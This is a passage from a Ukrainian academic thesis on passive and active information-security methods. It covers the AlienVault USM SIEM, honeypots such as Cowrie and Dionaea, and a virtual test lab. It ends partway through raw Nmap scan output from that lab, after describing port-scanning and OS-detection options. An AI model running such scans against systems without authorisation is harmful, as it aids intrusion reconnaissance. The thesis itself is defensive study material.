Порівняння та взаємодія методів. Пасивні та активні методи не є взаємовиключними. Навпаки, їх ефективна інтеграція забезпечує комплексний захист. Наприклад, Sysmon може надавати журнали активності для аналізу SIEM-системами, тоді як Autopsy використовується для форензичного аналізу після завершення інциденту. Активні системи здатні не лише виявляти загрози на ранніх етапах, а й ініціювати реагування, тимчасом як пасивні методи забезпечують глибше розуміння подій.

Оптимальна модель безпеки поєднує пасивний і активний підходи. Пасивні інструменти створюють захищене середовище та надають основу для аналізу, тоді як активні системи забезпечують адаптацію до нових загроз у реальному часі. Інтеграція таких інструментів, як Sysmon, Autopsy, та сучасних SIEM-систем, дозволяє ефективно реагувати на загрози та мінімізувати ризики компрометації системи.

2.3 Alien vault Unified Security Management

AlienVault Unified Security Management (USM), який включає в себе AlienVault SIEM, є комплексною платформою для виявлення, моніторингу та реагування на загрози в мережах. Ця система дозволяє підприємствам керувати подіями безпеки, аналізувати мережевий трафік і реагувати на інциденти в реальному часі. Вона інтегрує кілька важливих функцій у єдину екосистему, що робить її однією з найбільш популярних серед рішень у сфері кібербезпеки[24].

AlienVault SIEM складається з кількох ключових компонентів. Перший з них — це збір даних, який виконується за допомогою різноманітних протоколів, таких як Syslog, NetFlow, а також через агенти, які встановлюються на сервери Windows і Linux. Платформа підтримує інтеграцію з численними пристроями та системами, що дозволяє отримувати детальну інформацію про активність в мережі. Зібрані дані обробляються та нормалізуються, що робить їх уніфікованими для подальшого аналізу.

Іншим важливим компонентом є процес збагачення даних. AlienVault використовує Open Threat Exchange (OTX), глобальну платформу для обміну інформацією про загрози. Завдяки цьому платформа може швидко ідентифікувати нові загрози та реагувати на них. Кореляція подій виконується за допомогою вбудованих правил, що дозволяє визначати взаємозв'язки між різними інцидентами, які можуть свідчити про складну атаку.

Система також включає візуалізацію, яка дозволяє відображати зібрані дані у вигляді інтерактивних графіків і таблиць. Панель керування містить інформацію про поточні загрози та дозволяє швидко створювати звіти для відповідності нормативним вимогам, таким як GDPR або PCI DSS.

Однією з основних переваг AlienVault SIEM є моніторинг у реальному часі, що дозволяє відстежувати активність мережі та виявляти загрози на

ранніх стадіях. Завдяки інтеграції з хмарними платформами, такими як AWS, Azure і Google Cloud, система забезпечує видимість навіть у розподілених інфраструктурах. Крім того, AlienVault надає функції управління вразливостями, що дозволяє оцінювати ризики та створювати плани з їх мінімізації.

Водночас AlienVault SIEM має певні обмеження [25]. Система може вимагати значних ресурсів для обробки великих обсягів даних у масштабних організаціях. Також для ефективного використання необхідно регулярно оновлювати правила кореляції та бази даних загроз.

AlienVault USM є ефективним інструментом для забезпечення безпеки мережі завдяки своїй інтеграції з Threat Intelligence, гнучкості та зручному інтерфейсу. Ця платформа підходить як для малих, так і для великих організацій, пропонуючи широкий спектр можливостей для забезпечення кібербезпеки.

Основні компоненти AlienVault USM [26].

Збір даних:

- Агенти та інтеграція з іншими системами: AlienVault підтримує інтеграцію з великою кількістю систем і пристроїв (сервери, мережеві пристрої, бази даних, хмарні сервіси).
- Протоколи збору: Використовуються Syslog, NetFlow, API-запити, а також агенти для Windows та Linux.

Обробка даних:

- Дані аналізуються для перетворення їх у нормалізовані формати, що дозволяє уніфікувати різноманітну інформацію.
- Використовуються шаблони для розпізнавання подій та визначення їхньої критичності.

Збагачення інформації:

- Threat Intelligence (OTX): AlienVault інтегрується з Open Threat Exchange (OTX) — спільнотою для обміну інформацією про загрози.
- Кореляція даних: Завдяки побудованим правилам система визначає взаємозв'язки між подіями, що дозволяє виявляти складні атаки.

Візуалізація:

- AlienVault SIEM пропонує зручну інформаційну панель з графіками, таблицями та алертами.
- Реалізовані функції створення звітів для відповідності нормативним вимогам (GDPR, PCI DSS тощо).

Основні можливості AlienVault USM.

- Моніторинг у реальному часі. Система виявляє загрози за допомогою моніторингу мережевого трафіку, журналів подій та активності кінцевих точок.
- Кореляція подій. Використовуються готові кореляційні правила для виявлення аномальної активності.
- Реагування на інциденти. Включає можливість автоматизації дій для реагування, таких як блокування IP-адрес, активація тригерів або створення завдань для команд SOC.
- Хмарна інтеграція. Підтримує моніторинг середовищ AWS, Azure, Google Cloud, забезпечуючи видимість у хмарних інфраструктурах.
- Управління вразливостями. AlienVault USM включає сканування на вразливості, яке інтегрується з функціями SIEM для оцінки ризиків.

Переваги AlienVault USM:

- Простота використання. Інтуїтивно зрозумілий інтерфейс та швидка інтеграція з існуючими системами.

- Вбудована розвідка загроз. OTX надає постійно оновлювані дані про загрози, що дозволяє організаціям реагувати на нові виклики.
- Гнучкість. Система підходить як для малих, так і для великих організацій завдяки масштабованості.
- Обмеження та виклики. Система може вимагати значних ресурсів для обробки великого обсягу даних у великих організаціях.
- Потребує регулярного оновлення та налаштування правил кореляції.

AlienVault SIEM показує, що ця система є одним із ключових рішень у сфері забезпечення кібербезпеки для сучасних організацій [27]. Її головна перевага полягає у можливості забезпечити комплексний підхід до моніторингу мережі, виявлення загроз і реагування на інциденти. Завдяки інтеграції з Open Threat Exchange (OTX) AlienVault пропонує користувачам доступ до найактуальнішої інформації про загрози, що значно підвищує ефективність виявлення нових атак.

Інкапсуляція різноманітних функцій у межах однієї платформи дозволяє спростити процес забезпечення безпеки для компаній різного масштабу. Особливою перевагою AlienVault є її здатність працювати в реальному часі, інтегруватися з хмарними платформами, такими як AWS, Azure і Google Cloud, а також забезпечувати детальний аналіз загроз за допомогою кореляційних правил. Крім того, підтримка нормативної відповідності, робить систему надзвичайно актуальною для регульованих галузей.

Проте AlienVault SIEM також має свої обмеження. Велика кількість функцій і потреба в потужних обчислювальних ресурсах можуть стати викликом для великих підприємств. Регулярне оновлення системи, налаштування правил кореляції та адаптація до нових загроз вимагають залучення кваліфікованих спеціалістів.

У цілому AlienVault SIEM є потужним і гнучким рішенням, яке забезпечує комплексний підхід до виявлення та управління загрозами.

Завдяки своїм широким функціональним можливостям та інтеграції з іншими інструментами система залишається одним із провідних інструментів у галузі кібербезпеки. Вибір AlienVault USM є обґрунтованим для компаній, які прагнуть покращити свою безпеку, отримати кращий контроль над інцидентами та впровадити сучасні методи реагування на кіберзагрози.

2.4 Застосування активних і пасивних методів захисту інформації у середовищах Honeypot

Honeypot [28] (пастка для зловмисників) — це спеціально створена інформаційна система, яка імітує реальні ресурси з метою залучення зловмисників. Вона використовується для збору даних про атаки, аналізу поведінки зловмисників і тестування захисних механізмів. У таких системах ефективно використовуються як пасивні, так і активні методи захисту.

Пасивні методи захисту в Honeypot. Пасивні методи [29] у Honeypot спрямовані на реєстрацію дій зловмисників і створення умов для спостереження.

Журналювання подій:

- Опис: Honeypot системи, такі як *Dionaea* або *Honeyd*, використовують логування для фіксації всіх взаємодій, включаючи спроби підключення, введення команд і сканування.
- Мета: Зібрати дані для подальшого аналізу без безпосередньої взаємодії.
- Приклад використання: Виявлення IP-адрес атакуючих шляхом аналізу логів мережевих підключень.

Системи моніторингу, наприклад Sysmon:

- Опис: Sysmon у Honeypot середовищі забезпечує реєстрацію процесів, змін файлів і мережевих дій.
- Мета: Накопичення даних для виявлення тенденцій у діях зловмисників.
- Приклад: Моніторинг створення шкідливих файлів, завантажених через експлойти.

Статичний аналіз атак:

- Опис: У Honeypot збираються шкідливі файли або скрипти для подальшого аналізу їх коду та функціоналу.
- Мета: Вивчення вразливостей, які використовують зловмисники.
- Приклад: Використання Autopsy для аналізу завантажених файлів або скомпрометованих систем.

Активні методи захисту в Honeypot. Активні методи дозволяють Honeypot не лише спостерігати за діями зловмисників, а й активно взаємодіяти для отримання більш детальної інформації.

Системи виявлення та запобігання вторгнень (IDS/IPS):

- Опис: IDS/IPS, такі як *Snort* або *Suricata*, інтегруються з Honeypot для реального часу аналізу і реагування на аномальні дії.
- Мета: Виявлення моделей атак та їх миттєве блокування.
- Приклад: Автоматичне блокування підозрілих підключень після фіксації багаторазових спроб вторгнення.

Активні SIEM-системи:

- Опис: Використання SIEM-систем, таких як *Splunk*, для аналізу подій у Honeypot і виявлення складних атак.
- Мета: Збір і кореляція даних з різних джерел для створення профілю атакуючих.
- Приклад: Виявлення кампаній зловмисників через аналіз схожих дій на різних Honeypot-серверах.

Відповідь на атаку в реальному часі:

- Опис: Деякі Honeypot, наприклад *Kippo* або *Cowrie*, симулюють вразливості та активно відповідають на введені команди, вводячи зловмисників в оману.
- Мета: Отримання детальної інформації про тактики атакуючих.
- Приклад: Імітація вразливого SSH-сервера для збору даних про паролі та команди, які намагаються виконати зловмисники.

Переваги комбінації методів:

- Глибокий аналіз поведінки атакуючих. Пасивні методи дозволяють реєструвати дії, тоді як активні створюють умови для розкриття тактик і цілей.
- Тестування нових технологій захисту. У Honeypot можна протестувати реакцію систем IDS/IPS або SIEM на нові типи атак без ризику для реальних систем.
- Розробка стратегій захисту. Зібрані дані допомагають створювати адаптивні політики кіберзахисту.

Приклади застосування Honeypot.

- Проект Dionaеа: Спеціалізується на аналізі атак, які використовують протоколи SMB або FTP [30].
- Кіберполігон Honeynet Project: Масштабна ініціатива для збору інформації про глобальні загрози.
- Імітація RDP-серверів за допомогою Cowrie: Аналіз спроб брутфорс-атак і збирання списків паролів.

Поєднання активних і пасивних методів у Honeypot дозволяє ефективно вивчати загрози, розробляти заходи протидії та підвищувати рівень безпеки інформаційних систем.

Висновок: У рамках розділу було розглянуто вразливості інформаційних систем і запропоновано методи протидії можливим атакам, які можуть скористатися цими вразливостями. Також було проаналізовано та порівняно пасивні й активні системи захисту інформації та наведено приклади систем, що забезпечують безпеку інформації. На основі проведеного аналізу можна дійти висновку, що пасивні й активні системи захисту демонструють найвищу ефективність при їх комплексному використанні.

Поєднання цих систем дозволяє забезпечити як постійний моніторинг і аналіз мережевих подій (активні системи), так і належне управління доступом, резервування даних і мінімізацію ризиків через довгострокове впровадження політик інформаційної безпеки (пасивні системи). Таким чином, реалізація інтегрованого підходу до захисту інформації забезпечує багаторівневу безпеку та здатність оперативно реагувати на потенційні загрози, водночас знижуючи ризики успішних атак.

Подальші дослідження можуть бути зосереджені на оптимізації взаємодії пасивних і активних систем, зокрема через автоматизацію процесів виявлення загроз і розробку універсальних рішень для різних типів інформаційних систем. Це дозволить підвищити загальну ефективність захисту та забезпечити надійну роботу інформаційних систем у сучасних умовах.

3 РЕАЛІЗАЦІЯ МОДЕЛІ ТЕСТУВАННЯ І ПРАКТИЧНЕ ДОСЛІДЖЕННЯ АТАК ТА ІНДИКАТОРІВ КОМПРОМЕТАЦІЇ

3.1 Створення лабораторної моделі

Через багатofункціональність для обширного аналізу вразливостей було вибрано Alienvault USM. Кінцевий результат лабораторії для тестування буде складатися з 5 елементів (віртуальних машин які працюватимуть одночасно).

Ці 5 елементів складаються з :

- Kali linux використано в ролі пентестингу і керування системою захисту;
- Windows 10 версії 22h2;
- Сервера Apache Ubuntu який буде слугувати для підтримання частини веб сервісів комплексу Alienvault USM;
- Alienvault OSSIM сервера який буде вміщати більшість елементів контролю системи і також буде слугувати запасним NIDS агентом;
- Alienvault Sensor сервер який буде слугувати основним сенсором для користування OSSIM.

Також на машину цілі було встановлено HIDS агент після налаштування на сервері сенсору.

Ілюстрація структури та елементів лабораторії тестування показано на рис. 3.1 – 3.4.




Рисунок 3.1 - Модель лабораторії




Рисунок 3.2 - Практичний вигляд лабораторії




Рисунок 3.3 - HIDS агент на сенсорі




Рисунок 3.4 - Активний HIDS агент

3.2 Сканування

Сканування є ключовим процесом у забезпеченні кібербезпеки, що включає ідентифікацію активних хостів і визначення відкритих портів для аналізу запущених мережевих служб. Це дозволяє оцінити активні системи й створити ефективний план атаки або захисту [31].

Інтеграція Nmap у Metasploit. Nmap[32] є основним інструментом для сканування портів та збору додаткової інформації про цільові системи. Наприклад, у версії 7.93 Nmap виконує кілька основних функцій:

- Виявлення хостів. Інструмент надсилає ICMP-запити, TCP SYN на порти для перевірки доступності хостів. Використовуючи опцію -PI, він виконує sweep-сканування за допомогою стандартного пінгу.
- Визначення служб та їх версій. Після виявлення портів Nmap аналізує запущені служби, визначаючи протокол, ім'я служби та версію. Наприклад, за допомогою параметра -sT можна виконати TCP Connect-сканування, а параметри сканування можуть бути налаштовані гнучко.
- Виявлення операційної системи. Nmap порівнює відповіді хостів зі своєю базою даних для ідентифікації ОС. У разі невдачі інструмент пропонує URL для надсилання відбитків.
- Трасування мережі. Цей процес визначає, які порти та протоколи досягають цільової системи найефективніше. Використовується модифікація TTL для аналізу маршрутів.
- Скриптовий рушій (Nmap Scripting Engine). Інструмент підтримує розширення функціональності через власні сценарії для перевірки вразливостей або перерахування ресурсів.

Ручне управління портами. Можна додавати або виключати певні порти зі списку сканування, щоб забезпечити більш точний аналіз або уникнути впливу на продуктивність служб. Наприклад, для сканування всіх портів використовується -p- або 1-65535

Такий підхід дозволяє виявляти відкриті порти та відповідні служби, що дає змогу визначити потенційні вразливості системи. . Приклад сканування мережі та вибору вектору атаки показано на рис. 3.5 – 3.6.

```

kali@kali: ~
File Actions Edit View Help
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:freebsd:freebsd:6.2 cpe:/o:freebsd:freebsd:10.3
Aggressive OS guesses: Microsoft Windows XP SP3 (92%), AVtech Room Alert 26W environmental monitor (87%), Micros
oft Windows XP SP2 (87%), FreeBSD 6.2-RELEASE (86%), FreeBSD 10.3-STABLE (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Nmap scan report for 192.168.100.100
Host is up (0.00049s latency).
All 1000 scanned ports on 192.168.100.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:BA:D3:78 (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.100.102
Host is up (0.00054s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
MAC Address: 08:00:27:11:EA:2F (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=12/8%OT=135%CT=1%CU=43060%PV=Y%DS=1%DC=D%G=Y%M=080027%
OS:TM=67561BA6%P=x86_64-pc-linux-gnu)SEQ(SP=FA%GCD=1%ISR=102%TI=I%CI=I%II=I
